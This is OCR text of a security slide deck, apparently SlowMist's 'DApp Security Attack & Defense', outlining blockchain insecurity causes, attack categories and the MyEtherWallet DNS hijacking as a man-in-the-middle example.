
Based On CryptoNote

CPU mining is friendly

CRYPTONOTE

MINERGATE

Monero's World



https://coincentral.com/what-is-monero/

Smart Contract

"Turing-Complete" blockchain has appeared

Ethereum/ETH

- EVM
- Solidity
- …

EOS：

- WebAssembly(Wasm)
- C++

The Shadow Brokers

https://steemit.com/@theshadowbrokers


The Three Causes of Insecurity

1. Blockchain Ecosystem's Financial Attributes
2. Lack of State Endorsement
3. After being attacked, It is difficult to trace the source universally

So **Undead Armies** is raging, "code is law" is an excuse to steal tokens

DApp Security
Attack & Defense


DApp 安全攻防 By 慢雾(SlowMist)



DApp Security Attack & Defense

Subdirectories

- Off-Chain Security Attack & Defense
- RPC/P2P Security Attack & Defense
- On-Chain Security Attack & Defense





Off-Chain Security Attack & Defense


Some Classic Examples

Man-In-The-Middle Attack

- MyEtherWallet DNS hijacking event






ThousandEyes
Create Free Account
Path Visualization
10 hops
9 hops
Showing: 15 of 25 Agents
Node labels
Highlight nodes that match all / any
Search on Network, Country, IP address, Prefix, or Title...
Grouping: Interfaces by IP Address
Highlighting: Forwarding Loss > 10 % (2 nodes) Link Delay > 100 ms (0 links)
Target Node
MyEtherWallet DNS 劫持
1 0x1d50588C0aa11959A5c28831ce3DC5F1D3120d29(Fake_Phishing899)
3 OUT-0x68Ca85DbF8EBA69Fb70ECDB78E0895F7Cd94Da83
